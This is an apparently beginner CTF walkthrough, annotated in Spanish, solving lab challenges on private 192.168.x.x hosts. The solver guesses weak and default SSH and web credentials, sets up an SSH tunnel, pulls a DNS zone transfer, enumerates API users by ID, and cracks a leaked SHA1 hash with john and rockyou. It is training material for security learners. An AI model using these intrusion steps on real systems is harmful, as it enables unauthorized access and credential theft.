



RETOS DEL CTF


Hidden File

 Objective 

Hidden File

Category	Difficulty	Points	Type
Pentest	==== Easy	+150 points	standard

Challenge resolved by 11% of teams. [Resolution list](#)

DESCRIPTION 

During your investigation, you notice that an SSH port [22] on a Linux machine is open and listening on the network.

The company's password policy does not meet any security criteria. The login account is **lade**.

The machine have the following IP address **192.168.10.150**.

Accedemos con usuario lade:lade ya que nos dice que no tiene criterio de seguridad.

```
(kali@kali)-[~]
└─$ ssh lade@192.168.10.150
lade@192.168.10.150's password:
Linux hidden-file 5.15.0-91-generic #101-Ubuntu SMP Tue Nov 14 13:30:08 UTC 2
023 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Nov 15 10:48:55 2024 from 192.168.1.210
└─$ ls -la
total 24
dr-xr-xr-x 1 1000 lade 4096 Dec  7 2023 .
drwxr-xr-x 1 root root 4096 Apr 16 2021 ..
----- 1 root root    0 Dec  7 2023 .bash_history
----- 1 1000 lade  220 Apr 18 2019 .bash_logout
----- 1 1000 lade 3526 Apr 18 2019 .bashrc
----- 1 1000 lade  807 Apr 18 2019 .profile
-r--r--r-- 1 root root    7 Jan  1 1970 .secret
└─$ cat .secret
PeGKsE
└─$
```

Hidden Network

Objective

Hidden network

Category	Difficulty	Points	Type
Pentest	==== Medium	+150 points	standard

Challenge resolved by 11% of teams. [Resolution list](#)

DESCRIPTION


Following the previous challenge, you now have access to lade@192.168.10.150. You need to access a website hosted on another network that is currently unavailable to you.

Could you find a way to access the hosted website as if it was on your local network ?

The machine to reach has the IP address **192.168.20.20** and the website is on port **80**.

Creemos un túnel para poder acceder.

```
(kali㉿kali)-[~]  
$ ssh -L 8080:192.168.20.20:80 lade@192.168.10.150  
lade@192.168.10.150's password:  
Linux hidden-file 5.15.0-91-generic #101-Ubuntu SMP Tue Nov 14 13:30:08 UTC 2  
023 x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Nov 15 10:45:04 2024 from 192.168.1.210  
$
```



How did you get there ? The answer is **xcjv7kXm**

Nameserver 1/2

Nameserver 1/2

Category	Difficulty	Points	Type
Pentest	---- Medium	+150 points	standard

Challenge resolved by 0% of teams. [Resolution list](#)

DESCRIPTION

A DNS server is available at the IP address **192.168.10.90**.

Sadly, you don't remember its full FQDN (example of FQDN: nameserver.example.com), could you retrieve it?

Pedimos a la propia IP el FQDN

```
(kali@kali)-[~]
└─$ nslookup 192.168.10.90 192.168.10.90
Server: 192.168.10.90
Address: 192.168.10.90
Port: 53
Name: ns.challenge.lan
```

Nameserver 2/2

Objective

Nameserver 2/2

Category	Difficulty	Points	Type
Pentest	---- Medium	+200 points	standard

Challenge resolved by % of teams. [Resolution list](#)

DESCRIPTION

A DNS server is available at the IP address **192.168.10.90**.

This DNS Server appears to be misconfigured, find the dns entry that start with ANSWER-.

```

(root@kali)-[/etc]
# dig @192.168.10.90 AXFR challenge.lan

; <<>> DiG 9.20.0-Debian <<>> @192.168.10.90 AXFR challenge.lan
; (1 server found)
;; global options: +cmd
challenge.lan.        604800  IN      SOA     dns.challenge.lan. admin.challenge.lan.
3 604800 86400 2419200 604800
challenge.lan.        604800  IN      NS      dns.challenge.lan.
ANSWER-MxFS931.challenge.lan. 604800 IN A      0.0.0.0
database.challenge.lan. 604800 IN      A       10.0.50.20
dns.challenge.lan.    604800 IN      A       10.0.100.30
dns.challenge.lan.    604800 IN      A       192.168.10.90
graylog.challenge.lan. 604800 IN      A       10.0.10.30
mongodb.challenge.lan. 604800 IN      A       10.0.10.20
openldap.challenge.lan. 604800 IN      A       10.0.50.10
pc1.challenge.lan.    604800 IN      A       10.0.40.10
pc2.challenge.lan.    604800 IN      A       10.0.40.20
www.challenge.lan.    604800 IN      A       192.168.10.101
challenge.lan.        604800 IN      SOA     dns.challenge.lan. admin.challenge.lan.
3 604800 86400 2419200 604800
;; Query time: 32 msec
;; SERVER: 192.168.10.90#53(192.168.10.90) (TCP)

```

Swagger

Objective

Swagger


Category	Difficulty	Points	Type
Web	Easy	+150 points	standard

Challenge resolved by 11% of teams. [Resolution list](#)

DESCRIPTION

You have been given access to an API documentation portal for this brand new login page. As you navigate through it, you come across a potential vulnerability that could allow unauthorized access to sensitive information.

Challenge is on the the server **192.168.10.140**



User management application


Username

Password

Enter Password

Login

☒ Remember me



Example API ^{0.1}

/v2/swagger.json


Users

POST	/login	Login
POST	/logout	Logout
GET	/user/{id}	Get User
GET	/users	List users
POST	/users	Create User

Models

User >

Leemos la documentación de la API y probamos a obtener los diferentes usuarios cambiando el valor de la {id}



Camera

Objective

Camera

Category	Difficulty	Points	Type
Web	===== Easy	+150 points	standard

Challenge resolved by 0% of teams. [Resolution list](#)

DESCRIPTION

New surveillance cameras have been installed at the doors to control physical acces to the building. Earlier today, you found on the floor a user manual for connecting to the camera's web portal. Maybe there's some interesting information to be found in the surveillance videos?

Challenge is on the server **192.168.10.190**.

Usuario y contraseña por defecto: supervisor

JS inspect

Objective

JS Inspect

Category	Difficulty	Points	Type
Web	===== Very easy	+100 points	standard



Challenge resolved by 11% of teams. [Resolution list](#)

DESCRIPTION

One of the company's former interns has set up a portal for the company's administrators.

It seems that this portal just checks a basic requirement...

Can you find the login information? Challenge is on the server **192.168.10.220**



Hidden page

Objective

Hidden Page

Category	Difficulty	Points	Type
Web	==== Easy	+200 points	stan


Challenge resolved by 89% of teams. [Resolution list](#)

DESCRIPTION


On online websites, robots.txt files can tell us a lot about the site if they are exposed to the view of all users.

Will you be able to read the content of this file in your turn?

Challenge is on the server **192.168.10.180**



Buscamos robots.txt



HTML EDITION

⊕ Objective

HTML Edition



Category	Difficulty	Points	Type
Web	===== Easy	+100 points	standard

Challenge resolved by 0% of teams. [Resolution list](#)

DESCRIPTION

A web page does not seem to have basic check for security

Can you find the secret page of this website? Challenge is on the server **192.168.10.240**




AirRobot v1.0.1

Hello, User!

What is your name?

SUBMIT




To access special settings, you need to enable the button.

ENABLE SPECIAL SETTINGS

```
Inspector Console Debugger Network Style Editor Performance
Search HTML
<!DOCTYPE html>
<html> scroll
  <head> ... </head>
  <body>
    <div class="container"> overflow
      <div class="row" style="margin-top: 15%;">
        <h3 style="color: crimson;">
          To access special settings, you need to enable the button.
        </h3>
        <form action="/supersecretflagpage" method="POST">
          <input type="submit" value="Enable special settings">
        </form>
      </div>
    </div>
  </body>
</html>
```

Habilitamos el boton.



AirRobot v1.0.1

Special settings enabled !

Your flag is :

DmWhPFA4

Fake Co

Objective

FakeCo

Category	Difficulty	Points
Web	---- Medium	+150 points

Challenge resolved by 78% of teams. [Resolution list](#)

DESCRIPTION

Admin is hiding something on his profile page, can you find a way to access it ?

Challenge is on the server **192.168.10.210**

[Kali Linux](#) [Kali Tools](#) [Kali Docs](#) [Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#) [Google Hacking DB](#) [OffSec](#)

FakeCo FakeApp

FakeCo FakeApp

Login


admin

Password


•••••

Login

Probamos acceder con admin:admin



FakeCo FakeApp



🔍 Objective

Interesting Inclusion 1/2

Category	Difficulty	Points	Type
Web	----- Easy	+100 points	st


Challenge resolved by 100% of teams. [Resolution list](#)

DESCRIPTION

Our password migration process takes ages, oldest ones are still in plaintext in our database!

Luckily, we have stored them in a secure "db.csv" file that requires high permission to acces, or does it ?

Challenge is on the the server **192.168.10.80**



```
(kali@kali) - [~/Downloads]
$ cat db.csv
username;password
adammler;md5=daa9a4eedef4b87c23047fe38c61a97d;
zmartinez;md5=d42640294c2f4ad3760aab37f90e88d4;
matthewevans;md5=2847e8b71daeda6b932d3cd3785141bd;
mark47;md5=d81457d7e47d03d0de76073d6c759058;
nataliejensen;md5=2e6e866d20c9c29f1d362743df477aa1;
chapmanjason;md5=01abfc750a0c942167651c40d088531d;
fmarc;plain=TheAnswerIs-z7tZ19DRx;
mmills;md5=f99350c048fe397159b1a16c50e98fb3;
michaelpratt;md5=864ca56d7c72eb46abdf5d068cdd00ed;
lisaanderson;md5=db158d52d345991cc31bc5a51bf5fa34;
coxmellisa;md5=c87defad5152a07335c101018b862e0f;
heprime;sha1=e60614f20a57fba1aaca0c80e837eb8aa04579ce;
```

Interesting Inclusion 2/2

Category	Difficulty	Points	Type
Cryptography	===== Easy	+150 points	standard
Challenge resolved by % of teams. Resolution list			
DESCRIPTION			///
As the previous challenge stated, the password database may have security vulnerabilities that have not been addressed yet.			
Starting from the same "db.csv" file, could you recover Heprime's password from the SHA1?			
Challenge is on the the server 192.168.10.80			

Coemos contraseña de antes del usuario Heprime

```
(kali@kali) - [~]
$ john -wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha1 hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 SSE2 4x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Password123456 (heprime)
1g 0:00:00:03 DONE (2024-11-15 09:34) 0.3215g/s 3450Kp/s 3450Kc/s 3450KC/s Password123456 .. Password123!!
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.
```

Phising 1

Phishing 1


Category	Difficulty	Points	Type
Social-Engineering	----- Very easy	+100 points	standard
Challenge resolved by 100% of teams. Resolution list			

DESCRIPTION

A phishing attempt has been made on our various mailboxes.


You should try to find information about the person who is behind this unsuccessful attempt.

The flag is the email address of the scammer. Challenge is on the server **192.168.10.110**



Index of /

../		
0okoq5c8mx.html	25-Nov-2019 14:35	32225
1ngbhqyjlr.html	25-Nov-2019 14:35	43520
5ungexfndn.html	25-Nov-2019 14:35	40605
8r8cxmez54.html	25-Nov-2019 14:35	29082
c2pp3h3xuq.html	25-Nov-2019 14:35	30600
f0ksswjgq7.html	25-Nov-2019 14:35	31822
hszmphe3c.html	25-Nov-2019 14:35	32791
llgepery5q.html	25-Nov-2019 14:35	52419
sr70y5696l.html	25-Nov-2019 14:35	33363
zu3gm3rsyz.html	25-Nov-2019 14:35	32832



Phising 2

Objective

Phishing 2

Category	Difficulty	Points	Type
Social-Engineering	==== Easy	+100 points	standard
Challenge resolved by 89% of teams. Resolution list			

DESCRIPTION

A second attempt was made, but this time to get personal information from us!

This Facebook looks too good to be true... Search for information on the owner of this website.

Challenge is on the server **192.168.10.120**

```
</li>
▶ <li> ... </li>
▼ <li>
  <a href="flagged.html" title="Flagbook">Flagbook</a>
</li>
▶ <li> ... </li>
▶ <li> ... </li>
```

192.168.10.120/flagged.html

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Off

Congratulations!

The *flag* is `q3yuiwkzrc`.